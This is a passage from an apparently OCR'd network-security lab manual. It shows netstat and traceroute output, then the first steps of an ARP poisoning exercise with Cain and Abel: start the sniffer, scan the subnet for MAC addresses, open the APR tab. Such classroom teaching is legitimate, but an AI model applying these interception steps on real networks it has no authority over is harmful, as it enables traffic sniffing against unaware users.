Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0    432 ubuntu-s-1vcpu-1gb-:ssh 157.119.86.182:57506    ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ]         DGRAM                    73715    /run/user/0/systemd/notify
unix  3      [ ]         DGRAM                    13487    /run/systemd/notify
unix  2      [ ]         DGRAM                    13504    /run/systemd/journal/syslog
unix  8      [ ]         DGRAM                    13514    /run/systemd/journal/dev-log
unix  9      [ ]         DGRAM                    13518    /run/systemd/journal/socket
unix  3      [ ]         STREAM     CONNECTED     51953
unix  3      [ ]         STREAM     CONNECTED     78026    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     22028
unix  3      [ ]         STREAM     CONNECTED     22027
unix  3      [ ]         STREAM     CONNECTED     19999    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     74211    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     20955
unix  3      [ ]         STREAM     CONNECTED     20731
unix  2      [ ]         DGRAM                    73698
unix  3      [ ]         STREAM     CONNECTED     18859
unix  3      [ ]         STREAM     CONNECTED     73719
unix  2      [ ]         DGRAM                    73687
unix  3      [ ]         STREAM     CONNECTED     21204
unix  3      [ ]         STREAM     CONNECTED     20167
unix  3      [ ]         STREAM     CONNECTED     79251
unix  2      [ ]         DGRAM                    22026
unix  3      [ ]         STREAM     CONNECTED     74254    /run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     22956
unix  3      [ ]         STREAM     CONNECTED     18940
unix  3      [ ]         STREAM     CONNECTED     22033    /run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     20173    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     18547
unix  3      [ ]         DGRAM                    73716
unix  3      [ ]         STREAM     CONNECTED     73674
unix  3      [ ]         DGRAM                    73717
unix  3      [ ]         STREAM     CONNECTED     20174    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     22860
unix  2      [ ]         DGRAM                    13968
unix  3      [ ]         STREAM     CONNECTED     20007
unix  3      [ ]         STREAM     CONNECTED     22042    /run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     20165
unix  3      [ ]         STREAM     CONNECTED     16981
unix  2      [ ]         STREAM     CONNECTED     73553
unix  3      [ ]         STREAM     CONNECTED     20176    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     22032    /run/dbus/system_bus_socket
unix  2      [ ]         DGRAM                    73564
unix  2      [ ]         DGRAM                    21412
```


4. traceroute

```
root@ubuntu-s-1vcpu-1gb-blr1-01:~# traceroute www.google.com
traceroute to www.google.com (142.250.195.164), 30 hops max, 60 byte packets
 1  * * *
 2  10.66.6.247 (10.66.6.247)  0.690 ms 10.66.6.245 (10.66.6.245)  0.719 ms 10.66.7.17 (10.66.7.17)  0.709 ms
 3  138.197.249.14 (138.197.249.14)  0.726 ms 138.197.249.0 (138.197.249.0)  0.937 ms  0.932 ms
 4  219.65.110.189.static-bangalore.vsnl.net.in (219.65.110.189)  1.564 ms  1.550 ms 219.65.110.185.static-bangalore.vsnl.net.in (2
19.65.110.185)  1.540 ms
 5  * * *
 6  121.240.1.46 (121.240.1.46)  11.417 ms  10.812 ms  9.814 ms
 7  * * *
 8  142.250.228.186 (142.250.228.186)  9.334 ms 74.125.242.129 (74.125.242.129)  10.045 ms maa03s41-in-f4.1e100.net (142.250.195.16
4)  9.016 ms
root@ubuntu-s-1vcpu-1gb-blr1-01:~#
```


## Aim: b) Perform ARP Poisoning in Windows.

Steps:


1. Open Cain and Abel software and click go to sniffer





2. Start the sniffer by cling on start/stop sniffer.




3. Click on OK.





4. Right click> Scan Mac Address.




5. Set the target as all hosts in my subnet and click on OK.





6. Current Hosts connected to the network will be displayed.




7. Go to APR in the bottom left corner.



